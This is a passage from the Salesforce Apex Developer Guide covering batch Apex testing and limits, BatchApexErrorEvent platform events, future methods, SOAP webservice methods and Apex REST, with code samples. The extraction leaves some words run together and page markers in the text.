FROM User WHERE username='testuser1@acme.com']; user u2 = [SELECT ID, UserName FROM User WHERE username='testuser2@acme.com']; String u2id = u2.id; // Create 200 test accounts - this simulates one execute. // Important - the Salesforce test framework only allows you to // test one execute. List <Account> accns = new List<Account>(); for(integer i = 0; i<200; i++){ Account a = new Account(Name='testAccount'+ i, Ownerid = u.ID); accns.add(a); 283 Invoking Apex Apex Developer Guide
  • 288.
    } insert accns; Test.StartTest(); OwnerReassignment reassign= new OwnerReassignment(); reassign.query='SELECT ID, Name, Ownerid ' + 'FROM Account ' + 'WHERE OwnerId='' + u.Id + ''' + ' LIMIT 200'; reassign.email='admin@acme.com'; reassign.fromUserId = u.Id; reassign.toUserId = u2.Id; ID batchprocessid = Database.executeBatch(reassign); Test.StopTest(); System.AssertEquals( database.countquery('SELECT COUNT()' +' FROM Account WHERE OwnerId='' + u2.Id + '''), 200); } } Use the System.Test.enqueueBatchJobs and System.Test.getFlexQueueOrder methods to enqueue and reorder no-operation jobs within the contexts of tests. Batch Apex Limitations Keep in mind the following governor limits and other limitations for batch Apex. • Up to 5 batch jobs can be queued or active concurrently. • Up to 100 Holding batch jobs can be held in the Apex flex queue. • In a running test, you can submit a maximum of 5 batch jobs. • The maximum number of batch Apex method executions per 24-hour period is 250,000, or the number of user licenses in your org multipliedby200—whicheverisgreater.Methodexecutionsincludeexecutionsofthe start, execute,and finish methods. This limit is for your entire org and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. To check how many asynchronous Apex executions are available, make a request to REST API limits resource. See List Organization Limits in the REST API Developer Guide. The license types that count toward this limit include full Salesforce and Salesforce Platform user licenses, App Subscription user licenses, Chatter Only users, Identity users, and Company Communities users. • A maximum of 50 million records can be returned in the Database.QueryLocator object. If more than 50 million records are returned, the batch job is immediately terminated and marked as Failed. • If the start method of the batch class returns a QueryLocator, the optional scope parameter of Database.executeBatch can have a maximum value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 2,000 records. If the start method of the batch class returns an iterable, the scope parameter value has no upper limit. However, if you use a high number, you can run into other limits. The optimal scope size is a factor of 2000, for example, 100, 200, 400 and so on. • Ifnosizeisspecifiedwiththeoptional scope parameterof Database.executeBatch,Salesforcechunkstherecordsreturned by the start method into batches of 200 records. The system then passes each batch to the execute method. Apex governor limits are reset for each execution of execute. 284 Invoking Apex Apex Developer Guide
  • 289.
    • The start,execute, and finish methods can implement up to 100 callouts each. • Only one batch Apex job's start method can run at a time in an org. Batch jobs that haven’t started yet remain in the queue until they're started. This limit doesn’t cause any batch job to fail and execute methods of batch Apex jobs still run in parallel if more than one job is running. • Using FOR UPDATE in SOQL queries to lock records during update isn’t applicable to Batch Apex. • Cursors and related query results are available for 2 days, including results in nested queries. For more information, see API Query Cursor Limits. Batch Apex Best Practices • Use extreme caution if you’re planning to invoke a batch job from a trigger. You must be able to guarantee that the trigger doesn’t add more batch jobs than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time. • When you call Database.executeBatch, Salesforce only places the job in the queue. Actual execution can be delayed based on service availability. • When testing your batch Apex, you can test only one execution of the execute method. Use the scope parameter of the executeBatch method to limit the number of records passed into the execute method to ensure that you aren’t running into governor limits. • The executeBatch method starts an asynchronous process. When you test batch Apex, make certain that the asynchronously processed batch job is finished before testing against the results. Use the Test methods startTest and stopTest around the executeBatch method to ensure that it finishes before continuing your test. • Use Database.Stateful withtheclassdefinitionifyouwanttoshareinstancemembervariablesordataacrossjobtransactions. Otherwise, all member variables are reset to their initial state at the start of each transaction. • Methods declared as future aren’t allowed in classes that implement the Database.Batchable interface. • Methods declared as future can’t be called from a batch Apex class. • When a batch Apex job is run, email notifications are sent to the user who submitted the batch job. If the code is included in a managed package and the subscribing org is running the batch job, notifications are sent to the recipient listed in the Apex Exception Notification Recipient field. • Each method execution uses the standard governor limits anonymous block, Visualforce controller, or WSDL method. • Each batch Apex invocation creates an AsyncApexJob record. To construct a SOQL query to retrieve the job’s status, number oferrors,progress,andsubmitter,usethe AsyncApexJob record’sID.Formoreinformationaboutthe AsyncApexJob object, see AsyncApexJob in the Object Reference for Salesforce. • For each 10,000 AsyncApexJob records, Apex creates an AsyncApexJob record of type BatchApexWorker for internal use. When querying for all AsyncApexJob records, we recommend that you filter out records of type BatchApexWorker using the JobType field. Otherwise, the query returns one more record for every 10,000 AsyncApexJob records. For more information about the AsyncApexJob object, see AsyncApexJob in the Object Reference for Salesforce. • All implemented Database.Batchable interface methods must be defined as public or global. • For a sharing recalculation, we recommend that the execute method delete and then re-create all Apex managed sharing for the records in the batch. This process ensures that sharing is accurate and complete. • Batch jobs queued before a Salesforce service maintenance downtime remain in the queue. After service downtime ends and when system resources become available, the queued batch jobs are executed. If a batch job was running when downtime occurred, the batch execution is rolled back and restarted after the service comes back up. • Minimize the number of batches, if possible. Salesforce uses a queue-based framework to handle asynchronous processes from such sources as future methods and batch Apex. This queue is used to balance request workload across organizations. If more than 2,000 285 Invoking Apex Apex Developer Guide
  • 290.
    unprocessedrequestsfromasingleorganizationareinthequeue,anyadditionalrequestsfromthesameorganizationwillbedelayed while the queuehandles requests from other organizations. • Ensure that batch jobs execute as fast as possible. To ensure fast execution of batch jobs, minimize Web service callout times and tune queries used in your batch Apex code. The longer the batch job executes, the more likely other queued jobs are delayed when many jobs are in the queue. • If you use batch Apex with Database.QueryLocator to access external objects via an OData adapter for Salesforce Connect: – Enable Request Row Counts on the external data source, and each response from the external system must include the total row count of the result set. – We recommend enabling Server Driven Pagination on the external data source and having the external system determine page sizes and batch boundaries for large result sets. Typically, server-driven paging can adjust batch boundaries to accommodate changing datasets more effectively than client-driven paging. When Server Driven Pagination is disabled on the external data source, the OData adapter controls the paging behavior (client-driven). If external object records are added to the external system while a job runs, other records can be processed twice. If external object records are deleted from the external system while a job runs, other records can be skipped. – When Server Driven Pagination is enabled on the external data source, the batch size at runtime is the smaller of the following: • Batch size specified in the scope parameter of Database.executeBatch. Default is 200 records. • Page size returned by the external system. We recommend that you set up your external system to return page sizes of 200 or fewer records. • Batch Apex jobs run faster when the start method returns a QueryLocator object that doesn't include related records via asubquery.Avoidingrelationshipsubqueriesina QueryLocator allowsbatchjobstorunusingafaster,chunkedimplementation. If the start method returns an iterable or a QueryLocator object with a relationship subquery, the batch job uses a slower, non-chunking, implementation. For example, if the following query is used in the QueryLocator, the batch job uses a slower implementation because of the relationship subquery: SELECT Id, (SELECT id FROM Contacts) FROM Account A better strategy is to perform the subquery separately, from within the execute method, which allows the batch job to run using the faster, chunking implementation. • To implement record locking as part of the batch job, you can requery records inside the execute() method, using FOR UPDATE, if necessary. This ensures that no conflicting updates are overwritten by DML in the batch job. To requery records, simply select the Id field in the batch job's main query locator. Chaining Batch Jobs Starting with API version 26.0, you can start another batch job from an existing batch job to chain jobs together. Chain a batch job to startajobafteranotheronefinishesandwhenyourjobrequiresbatchprocessing,suchaswhenprocessinglargedatavolumes.Otherwise, if batch processing isn’t needed, consider using Queueable Apex. You can chain a batch job by calling Database.executeBatch or System.scheduleBatch from the finish method of the current batch class. The new batch job will start after the current batch job finishes. For previous API versions, you can’t call Database.executeBatch or System.scheduleBatch from any batch Apex method. The version that’s used is the version of the running batch class that starts or schedules another batch job. If the finish 286 Invoking Apex Apex Developer Guide
  • 291.
    method in therunning batch class calls a method in a helper class to start the batch job, the API version of the helper class doesn’t matter. SEE ALSO: Apex Reference Guide: Batchable Interface Apex Reference Guide:FlexQueue Class Apex Reference Guide: Test.enqueueBatchJobs() Apex Reference Guide: Test.getFlexQueueOrder() Salesforce Help: Client-driven and Server-driven Paging for Salesforce Connect—OData 2.0 and 4.0 Adapters Salesforce Help: Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter Firing Platform Events from Batch Apex Batch Apex classes can fire platform events when encountering an error or exception. Clients listening on an event can obtain actionable information, such as how often the event failed and which records were in scope at the time of failure. Events are also fired for Salesforce Platform internal errors and other uncatchable Apex exceptions such as LimitExceptions, which are caused by reaching governor limits. An event message provides more granular error tracking than the Apex Jobs UI. It includes the record IDs being processed, exception type, exception message, and stack trace. You can also incorporate custom handling and retry logic for failures. You can invoke custom Apex logic from any trigger on this type of event, so Apex developers can build functionality like custom logging or automated retry handling. For information on subscribing to platform events, see Subscribing to Platform Events. The BatchApexErrorEvent object represents a platform event associated with a batch Apex class. This object is available in API version 44.0 and later. If the start, execute, or finish method of a batch Apex job encounters an unhandled exception, a BatchApexErrorEvent platform event is fired. For more details, see BatchApexErrorEvent in the Platform Events Developer Guide. To fire a platform event, a batch Apex class declaration must implement the Database.RaisesPlatformEvents interface. public with sharing class YourSampleBatchJob implements Database.Batchable<SObject>, Database.RaisesPlatformEvents{ // class implementation } Example: This example creates a trigger to determine which accounts failed in the batch transaction. Custom field Dirty__c indicates that the account was one of a failing batch and ExceptionType__c indicates the exception that was encountered. JobScope and ExceptionType are fields in the BatchApexErrorEvent object. trigger MarkDirtyIfFail on BatchApexErrorEvent (after insert) { Set<Id> asyncApexJobIds = new Set<Id>(); for(BatchApexErrorEvent evt:Trigger.new){ asyncApexJobIds.add(evt.AsyncApexJobId); } Map<Id,AsyncApexJob> jobs = new Map<Id,AsyncApexJob>( [SELECT id, ApexClass.Name FROM AsyncApexJob WHERE Id IN :asyncApexJobIds] ); List<Account> records = new List<Account>(); for(BatchApexErrorEvent evt:Trigger.new){ //only handle events for the job(s) we care about if(jobs.get(evt.AsyncApexJobId).ApexClass.Name == 'AccountUpdaterJob'){ 287 Invoking Apex Apex Developer Guide
  • 292.
    for (String item: evt.JobScope.split(',')) { Account a = new Account( Id = (Id)item, ExceptionType__c = evt.ExceptionType, Dirty__c = true ); records.add(a); } } } update records; } Testing BatchApexErrorEvent Messages Published from Batch Apex Jobs Use the Test.getEventBus().deliver() method to deliver event messages that are published by failed batch Apex jobs. Use the Test.startTest() and Test.stopTest() statement block to execute the batch job. This snippet shows how to execute a batch Apex job and deliver event messages. It executes the batch job after Test.stopTest(). This batch job publishes a BatchApexErrorEvent message when a failure occurs through the implementation of Database.RaisesPlatformEvents.After Test.stopTest() runs,aseparate Test.getEventBus().deliver() statement is added so that it can deliver the BatchApexErrorEvent. try { Test.startTest(); Database.executeBatch(new SampleBatchApex()); Test.stopTest(); // Batch Apex job executes here } catch(Exception e) { // Catch any exceptions thrown in the batch job } // The batch job fires BatchApexErrorEvent if it fails, so deliver the event. Test.getEventBus().deliver(); Note: If further platform events are published by downstream processes, add Test.getEventBus().deliver(); to deliver the event messages for each process. For example, if a platform event trigger, which processes the event from the Apex job,publishesanotherplatformevent,adda Test.getEventBus().deliver(); statementtodelivertheeventmessage. SEE ALSO: Platform Events Developer Guide: Deliver Test Event Messages Platform Events Developer Guide: Event and Event Bus Properties in Test Context Future Methods A future method runs in the background, asynchronously. You can call a future method for executing long-running operations, such as callouts to external Web services or any operation you’d like to run in its own thread, on its own time. You can also use future methods to isolate DML operations on different sObject types to prevent the mixed DML error. Each future method is queued and executes when system resources become available. That way, the execution of your code doesn’t have to wait for the completion of a long-running operation. A benefit of using future methods is that some governor limits are higher, such as SOQL query limits and heap size limits. 288 Invoking Apex Apex Developer Guide
  • 293.
    To define afuture method, simply annotate it with the future annotation, as follows. global class FutureClass { @future public static void myFutureMethod() { // Perform some operations } } Methods with the future annotation must be static methods, and can only return a void type. The specified parameters must be primitive data types, arrays of primitive data types, or collections of primitive data types. Methods with the future annotation can’t take sObjects or objects as arguments. The reason why sObjects can’t be passed as arguments to future methods is because the sObject can change between the time you call the method and the time it executes. In this case, the future method gets the old sObject values and can overwrite them. To work with sObjects that already exist in the database, pass the sObject ID instead (or collection of IDs) and use the ID to perform a query for the most up-to-date record. The following example shows how to do so with a list of IDs. global class FutureMethodRecordProcessing { @future public static void processRecords(List<ID> recordIds) { // Get those records based on the IDs List<Account> accts = [SELECT Name FROM Account WHERE Id IN :recordIds]; // Process records } } The following is a skeletal example of a future method that makes a callout to an external service. Notice that the annotation takes an extra parameter (callout=true) to indicate that callouts are allowed. To learn more about callouts, see Invoking Callouts Using Apex. global class FutureMethodExample { @future(callout=true) public static void getStockQuotes(String acctName) { // Perform a callout to an external service } } Inserting a user with a non-null role must be done in a separate thread from DML operations on other sObjects. In this example, the future method, insertUserWithRole, which is defined in the Util class, performs the insertion of a user with the COO role. ThisfuturemethodrequirestheCOOroletobedefinedintheorganization.The useFutureMethod methodin MixedDMLFuture inserts an account and calls the future method, insertUserWithRole. This Util class contains the future method for inserting a user with a non-null role. public class Util { @future public static void insertUserWithRole( String uname, String al, String em, String lname) { 289 Invoking Apex Apex Developer Guide
  • 294.
    Profile p =[SELECT Id FROM Profile WHERE Name='Standard User']; UserRole r = [SELECT Id FROM UserRole WHERE Name='COO']; // Create new user with a non-null user role ID User u = new User(alias = al, email=em, emailencodingkey='UTF-8', lastname=lname, languagelocalekey='en_US', localesidkey='en_US', profileid = p.Id, userroleid = r.Id, timezonesidkey='America/Los_Angeles', username=uname); insert u; } } This class contains the main method that calls the future method that was defined previously. public class MixedDMLFuture { public static void useFutureMethod() { // First DML operation Account a = new Account(Name='Acme'); insert a; // This next operation (insert a user with a role) // can't be mixed with the previous insert unless // it is within a future method. // Call future method to insert a user with a role. Util.insertUserWithRole( 'mruiz@awcomputing.com', 'mruiz', 'mruiz@awcomputing.com', 'Ruiz'); } } You can invoke future methods the same way you invoke any other method. However, a future method can’t invoke another future method. Methods with the future annotation have the following limits: • No more than 0 in batch and future contexts; 50 in queueable context method calls per Apex invocation. Asynchronous calls, such as @future or executeBatch, called in a startTest, stopTest block, don’t count against your limits for the number of queued jobs. Note: Having multiple future methods fan out from a queueable job isn’t recommended practice as it can rapidly add a large number of future methods to the asynchronous queue. Request processing can be delayed and you can quickly hit the daily maximum limit for asynchronous Apex method executions. See Future Method Performance Best Practices and Lightning Platform Apex Limits. • The maximum number of future method invocations per a 24-hour period is 250,000 or the number of user licenses in your organization multiplied by 200, whichever is greater. This limit is for your entire org and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. To check how many asynchronous Apex executions are available, make a request to REST API limits resource. See List Organization Limits in the REST API Developer Guide. The license types that count toward this limit include full Salesforce and Salesforce Platform user licenses, App Subscription user licenses, Chatter Only users, Identity users, and Company Communities users. Note: • Future jobs queued by a transaction aren’t processed if the transaction rolls back. 290 Invoking Apex Apex Developer Guide
  • 295.
    • Future methodjobs queued before a Salesforce service maintenance downtime remain in the queue. After service downtime ends and when system resources become available, the queued future method jobs are executed. If a future method was running when downtime occurred, the future method execution is rolled back and restarted after the service comes back up. Testing Future Methods To test methods defined with the future annotation, call the class containing the method in a startTest(), stopTest() code block. All asynchronouscallsmadeafterthe startTest methodarecollectedbythesystem.When stopTest isexecuted,allasynchronous processes are run synchronously. For our example, here’s the test class. @isTest private class MixedDMLFutureTest { @isTest static void test1() { User thisUser = [SELECT Id FROM User WHERE Id = :UserInfo.getUserId()]; // System.runAs() allows mixed DML operations in test context System.runAs(thisUser) { // startTest/stopTest block to run future method synchronously Test.startTest(); MixedDMLFuture.useFutureMethod(); Test.stopTest(); } // The future method will run after Test.stopTest(); // Verify account is inserted Account[] accts = [SELECT Id from Account WHERE Name='Acme']; System.assertEquals(1, accts.size()); // Verify user is inserted User[] users = [SELECT Id from User where username='mruiz@awcomputing.com']; System.assertEquals(1, users.size()); } } Future Method Performance Best Practices Salesforce uses a queue-based framework to handle asynchronous processes from such sources as future methods and batch Apex. This queue is used to balance request workload across organizations. Use the following best practices to ensure your organization is efficiently using the queue for your asynchronous processes. • Avoid adding large numbers of future methods to the asynchronous queue, if possible. If more than 2,000 unprocessed requests from a single organization are in the queue, any additional requests from the same organization will be delayed while the queue handles requests from other organizations. • Ensure that future methods execute as fast as possible. To ensure fast execution of batch jobs, minimize Web service callout times and tune queries used in your future methods. The longer the future method executes, the more likely other queued requests are delayed when there are a large number of requests in the queue. • Test your future methods at scale. To help determine if delays can occur, test using an environment that generates the maximum number of future methods you’d expect to handle. • Consider using batch Apex instead of future methods to process large numbers of records. 291 Invoking Apex Apex Developer Guide
  • 296.
    Exposing Apex Methodsas SOAP Web Services You can expose your Apex methods as SOAP web services so that external applications can access your code and your application. To expose your Apex methods, use Webservice Methods. Tip: • Apex SOAP web services allow an external application to invoke Apex methods through SOAP Web services. Apex callouts enable Apex to invoke external web or HTTP services. • Apex REST API exposes your Apex classes and methods as REST web services. See Exposing Apex Classes as REST Web Services. IN THIS SECTION: Webservice Methods Exposing Data with Webservice Methods Considerations for Using the webservice Keyword Overloading Web Service Methods Webservice Methods ApexclassmethodscanbeexposedascustomSOAPWebservicecalls.ThisallowsanexternalapplicationtoinvokeanApexWebservice to perform an action in Salesforce. Use the webservice keyword to define these methods. For example: global class MyWebService { webservice static Id makeContact(String contactLastName, Account a) { Contact c = new Contact(lastName = contactLastName, AccountId = a.Id); insert c; return c.id; } } A developer of an external application can integrate with an Apex class containing webservice methods by generating a WSDL for the class. To generate a WSDL from an Apex class detail page: 1. In the application from Setup, enter “Apex Classes” in the Quick Find box, then select Apex Classes. 2. Click the name of a class that contains webservice methods. 3. Click Generate WSDL. Exposing Data with Webservice Methods Invoking a custom webservice method always uses system context. Consequently, the current user's credentials are not used, and any user who has access to these methods can use their full power, regardless of permissions, field-level security, or sharing rules. Developers who expose methods with the webservice keyword should therefore take care that they are not inadvertently exposing any sensitive data. Warning: ApexclassmethodsthatareexposedthroughtheAPIwiththe webservice keyworddon'tenforceobjectpermissions and field-level security by default. We recommend that you make use of the appropriate object or field describe result methods tocheckthecurrentuser’saccesslevelontheobjectsandfieldsthatthewebservicemethodisaccessing.SeeDescribeSObjectResult Class and DescribeFieldResult Class. 292 Invoking Apex Apex Developer Guide
  • 297.
    Also, sharing rules(record-level access) are enforced only when declaring a class with the with sharing keyword. This requirementappliestoallApexclasses,includingtoclassesthatcontainwebservicemethods.Toenforcesharingrulesforwebservice methods, declare the class that contains these methods with the with sharing keyword. See Using the with sharing, without sharing, and inherited sharing Keywords. Considerations for Using the webservice Keyword When using the webservice keyword, keep the following considerations in mind: • Use the webservice keyword to define top-level methods and outer class methods. You can’t use the webservice keyword to define a class or an inner class method. • You cannot use the webservice keyword to define an interface, or to define an interface's methods and variables. • System-defined enums cannot be used in Web service methods. • You cannot use the webservice keyword in a trigger. • All classes that contain methods defined with the webservice keyword must be declared as global. If a method or inner class is declared as global, the outer, top-level class must also be defined as global. • Methods defined with the webservice keyword are inherently global. Any Apex code that has access to the class can use these methods. You can consider the webservice keyword as a type of access modifier that enables more access than global. • Define any method that uses the webservice keyword as static. • You cannot deprecate webservice methods or variables in managed package code. • Because there are no SOAP analogs for certain Apex elements, methods defined with the webservice keyword cannot take the following elements as parameters. While these elements can be used within the method, they also cannot be marked as return values. – Maps – Sets – Pattern objects – Matcher objects – Exception objects • Use the webservice keyword with any member variables that you want to expose as part of a Web service. Do not mark these member variables as static. Considerations for calling Apex SOAP Web service methods: • Salesforce denies access to Web service and executeanonymous requests from an AppExchange package that has Restricted access. • Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field. • If a login call is made from the API for a user with an expired or temporary password, subsequent API calls to custom Apex SOAP Web service methods aren't supported and result in the INVALID_OPERATION_WITH_EXPIRED_PASSWORD error. Reset the user's password and make a call with an unexpired password to be able to call Apex Web service methods. The following example shows a class with Web service member variables and a Web service method: global class SpecialAccounts { global class AccountInfo { webservice String AcctName; webservice Integer AcctNumber; 293 Invoking Apex Apex Developer Guide
  • 298.
    } webservice static AccountcreateAccount(AccountInfo info) { Account acct = new Account(); acct.Name = info.AcctName; acct.AccountNumber = String.valueOf(info.AcctNumber); insert acct; return acct; } webservice static Id [] createAccounts(Account parent, Account child, Account grandChild) { insert parent; child.parentId = parent.Id; insert child; grandChild.parentId = child.Id; insert grandChild; Id [] results = new Id[3]; results[0] = parent.Id; results[1] = child.Id; results[2] = grandChild.Id; return results; } } // Test class for the previous class. @isTest private class SpecialAccountsTest { testMethod static void testAccountCreate() { SpecialAccounts.AccountInfo info = new SpecialAccounts.AccountInfo(); info.AcctName = 'Manoj Cheenath'; info.AcctNumber = 12345; Account acct = SpecialAccounts.createAccount(info); System.assert(acct != null); } } You can invoke this Web service using AJAX. For more information, see Apex in AJAX on page 312. Overloading Web Service Methods SOAP and WSDL do not provide good support for overloading methods. Consequently, Apex does not allow two methods marked with the webservice keyword to have the same name. Web service methods that have the same name in the same class generate a compile-time error. Exposing Apex Classes as REST Web Services You can expose your Apex classes and methods so that external applications can access your code and your application through the REST architecture. This is an overview of how to expose your Apex classes as REST web services. You'll learn about the class and method annotations and see code samples that show you how to implement this functionality. 294 Invoking Apex Apex Developer Guide
  • 299.
    Tip: Apex SOAPweb services allow an external application to invoke Apex methods through SOAP web services. See Exposing Apex Methods as SOAP Web Services. IN THIS SECTION: Introduction to Apex REST Apex REST Annotations Apex REST Methods Exposing Data with Apex REST Web Service Methods Apex REST Code Samples Introduction to Apex REST You can expose your Apex class and methods so that external applications can access your code and your application through the REST architecture. This is done by defining your Apex class with the @RestResource annotation to expose it as a REST resource. Similarly, add annotations to your methods to expose them through REST. For example, you can add the @HttpGet annotation to your method to expose it as a REST resource that can be called by an HTTP GET request. For more information, see Apex REST Annotations on page 106 These are the classes containing methods and properties you can use with Apex REST. Description Class Contains the RestRequest and RestResponse objects. RestContext Class Use the System.RestRequest class to access and pass request data in a RESTful Apex method. request Represents an object used to pass data from an Apex RESTful Web service method to an HTTP response. response Governor Limits Calls to Apex REST classes count against the organization's API governor limits. All standard Apex governor limits apply to Apex REST classes. For example, the maximum request or response size is 6 MB for synchronous Apex or 12 MB for asynchronous Apex. For more information, see Execution Governors and Limits. Authentication Apex REST supports these authentication mechanisms: • OAuth 2.0 • Session ID See Step Two: Set Up Authorization in the REST API Developer Guide. Apex REST Annotations Use these annotations to expose an Apex class as a RESTful Web service. • @ReadOnly 295 Invoking Apex Apex Developer Guide
  • 300.
    • @RestResource(urlMapping='/yourUrl') • @HttpDelete •@HttpGet • @HttpPatch • @HttpPost • @HttpPut Apex REST Methods Apex REST supports two formats for representations of resources: JSON and XML. JSON representations are passed by default in the body of a request or response, and the format is indicated by the Content-Type property in the HTTP header. You can retrieve the bodyasaBlobfromtheHttpRequestobjectiftherearenoparameterstotheApexmethod.IfparametersaredefinedintheApexmethod, an attempt is made to deserialize the request body into those parameters. If the Apex method has a non-void return type, the resource representation is serialized into the response body. These return and parameter types are allowed: • Apex primitives (excluding sObject and Blob). • sObjects • Lists or maps of Apex primitives or sObjects (only maps with String keys are supported). • User-defined types that contain member variables of the types listed above. Note: Apex REST doesn’t support XML serialization and deserialization of Connect in Apex objects. Apex REST does support JSON serialization and deserialization of Connect in Apex objects. Also, some collection types, such as maps and lists, aren’t supported with XML. See Request and Response Data Considerations for details. Methods annotated with @HttpGet or @HttpDelete must have no parameters. This is because GET and DELETE requests have no request body, so there's nothing to deserialize. The@ReadOnlyannotationsupportstheApexRESTannotationsforalltheHTTPrequests: @HttpDelete, @HttpGet, @HttpPatch, @HttpPost, and @HttpPut. A single Apex class annotated with @RestResource can't have multiple methods annotated with the same HTTP request method. For example, the same class can't have two methods annotated with @HttpGet. Note: Apex REST currently doesn't support requests of Content-Type multipart/form-data. Apex REST Method Considerations Here are a few points to consider when you define Apex REST methods. • RestRequest and RestResponse objectsareavailablebydefaultinyourApexmethodsthroughthestatic RestContext object. This example shows how to access these objects through RestContext: RestRequest req = RestContext.request; RestResponse res = RestContext.response; • If the Apex method has no parameters, Apex REST copies the HTTP request body into the RestRequest.requestBody property. If the method has parameters, then Apex REST attempts to deserialize the data into those parameters and the data won't be deserialized into the RestRequest.requestBody property. 296 Invoking Apex Apex Developer Guide
  • 301.
    • Apex RESTuses similar serialization logic for the response. An Apex method with a non-void return type has the return value serialized into RestResponse.responseBody. If the return type includes fields with null values, those fields aren’t serialized into the response body. • Apex REST methods can be used in managed and unmanaged packages. When calling Apex REST methods that are contained in a managed package, you must include the managed package namespace in the REST call URL. For example, if the class is contained in a managed package namespace called packageNamespace and the Apex REST methods use a URL mapping of /MyMethod/*, the URL used via REST to call these methods would be of the form https://instance.salesforce.com/services/apexrest/packageNamespace/MyMethod/. For more information about managed packages, see What is a Package?. • If a login call is made from the API for a user with an expired or temporary password, subsequent API calls to custom Apex REST Web service methods aren't supported and result in the MUTUAL_AUTHENTICATION_FAILED error. Reset the user's password and make a call with an unexpired password to be able to call Apex Web service methods. • If the heap limit is exceeded in the process of serialization, an HTTP 200 code is returned and the error {"status":"some error occurred"} is appended to the partial JSON response. Returning a collection of sObjects from a REST method involves buffering the JSON serialized form of each sObject. Heap and CPU limits may not be encountered until after the HTTP response header and initial data has started streaming back to the client. To gain control of the statusCode and the responseBody, use a RestResponse instead of directly returning sObjects. User-Defined Types Youcanuseuser-definedtypesforparametersinyourApexRESTmethods.ApexRESTdeserializesrequestdatainto public, private, or global classmembervariablesoftheuser-definedtype,unlessthevariableisdeclaredas static or transient.Forexample, an Apex REST method that contains a user-defined type parameter might look like the following: @RestResource(urlMapping='/user_defined_type_example/*') global with sharing class MyOwnTypeRestResource { @HttpPost global static MyUserDefinedClass echoMyType(MyUserDefinedClass ic) { return ic; } global class MyUserDefinedClass { global String string1; global String string2 { get; set; } private String privateString; global transient String transientString; global static String staticString; } } Valid JSON and XML request data for this method would look like: { "ic" : { "string1" : "value for string1", "string2" : "value for string2", "privateString" : "value for privateString" 297 Invoking Apex Apex Developer Guide
  • 302.
    } } <request> <ic> <string1>value for string1</string1> <string2>valuefor string2</string2> <privateString>value for privateString</privateString> </ic> </request> If a value for staticString or transientString is provided in the example request data above, an HTTP 400 status code response is generated. The public, private, or global class member variables must be types allowed by Apex REST: • Apex primitives (excluding sObject and Blob). • sObjects • Lists or maps of Apex primitives or sObjects (only maps with String keys are supported). When creating user-defined types used as Apex REST method parameters, avoid introducing any class member variable definitions that result in cycles (definitions that depend on each other) at run time in your user-defined types. Here's a simple example: @RestResource(urlMapping='/CycleExample/*') global with sharing class ApexRESTCycleExample { @HttpGet global static MyUserDef1 doCycleTest() { MyUserDef1 def1 = new MyUserDef1(); MyUserDef2 def2 = new MyUserDef2(); def1.userDef2 = def2; def2.userDef1 = def1; return def1; } global class MyUserDef1 { MyUserDef2 userDef2; } global class MyUserDef2 { MyUserDef1 userDef1; } } The code in the previous example compiles, but at run time when a request is made, Apex REST detects a cycle between instances of def1 and def2, and generates an HTTP 400 status code error response. Request and Response Data Considerations Some additional things to keep in mind for the request data for your Apex REST methods: 298 Invoking Apex Apex Developer Guide
  • 303.
    • The namesof the Apex parameters matter, although the order doesn’t. For example, valid requests in both XML and JSON look like the following: @HttpPost global static void myPostMethod(String s1, Integer i1, Boolean b1, String s2) { "s1" : "my first string", "i1" : 123, "s2" : "my second string", "b1" : false } <request> <s1>my first string</s1> <i1>123</i1> <s2>my second string</s2> <b1>false</b1> </request> • The URL patterns URLpattern and URLpattern/* match the same URL. If one class has a urlMapping of URLpattern and another class has a urlMapping of URLpattern/*, a REST request for this URL pattern resolves to the class that was saved first. • Some parameter and return types can't be used with XML as the Content-Type for the request or as the accepted format for the response, and hence, methods with these parameter or return types can't be used with XML. Lists, maps, or collections of collections, for example, List<List<String>> aren't supported. However, you can use these types with JSON. If the parameter list includes a type that's invalid for XML and XML is sent, an HTTP 415 status code is returned. If the return type is a type that's invalid for XML and XML is the requested response format, an HTTP 406 status code is returned. • ForrequestdataineitherJSONorXML,validvaluesforBooleanparametersare: true, false (botharetreatedascase-insensitive), 1 and 0 (the numeric values, not strings of “1” or “0”). Any other values for Boolean parameters result in an error. • IftheJSONorXMLrequestdatacontainsmultipleparametersofthesamename,thisresultsinanHTTP400statuscodeerrorresponse. For example, if your method specifies an input parameter named x, the following JSON request data results in an error: { "x" : "value1", "x" : "value2" } Similarly, for user-defined types, if the request data includes data for the same user-defined type member variable multiple times, this results in an error. For example, given this Apex REST method and user-defined type: @RestResource(urlMapping='/DuplicateParamsExample/*') global with sharing class ApexRESTDuplicateParamsExample { @HttpPost global static MyUserDef1 doDuplicateParamsTest(MyUserDef1 def) { return def; } global class MyUserDef1 { Integer i; } 299 Invoking Apex Apex Developer Guide
  • 304.
    } The following JSONrequest data also results in an error: { "def" : { "i" : 1, "i" : 2 } } • If you must specify a null value for one of your parameters in your request data, you can either omit the parameter entirely or specify a null value. In JSON, you can specify null as the value. In XML, you must use the http://www.w3.org/2001/XMLSchema-instance namespace with a nil value. • For XML request data, you must specify an XML namespace that references any Apex namespace your method uses. So, for example, if you define an Apex REST method such as: @RestResource(urlMapping='/namespaceExample/*') global class MyNamespaceTest { @HttpPost global static MyUDT echoTest(MyUDT def, String extraString) { return def; } global class MyUDT { Integer count; } } You can use the following XML request data: <request> <def xmlns:MyUDT="http://soap.sforce.com/schemas/class/MyNamespaceTest"> <MyUDT:count>23</MyUDT:count> </def> <extraString>test</extraString> </request> Response Status Codes The status code of a response is set automatically. This table lists some HTTP status codes and what they mean in the context of the HTTP request method. For the full list of response status codes, see statusCode. Description Response Status Code Request Method The request was successful. 200 GET The request was successful and the return type is non-void. 200 PATCH The request was successful and the return type is void. 204 PATCH An unhandled user exception occurred. 400 DELETE, GET, PATCH, POST, PUT 300 Invoking Apex Apex Developer Guide
  • 305.
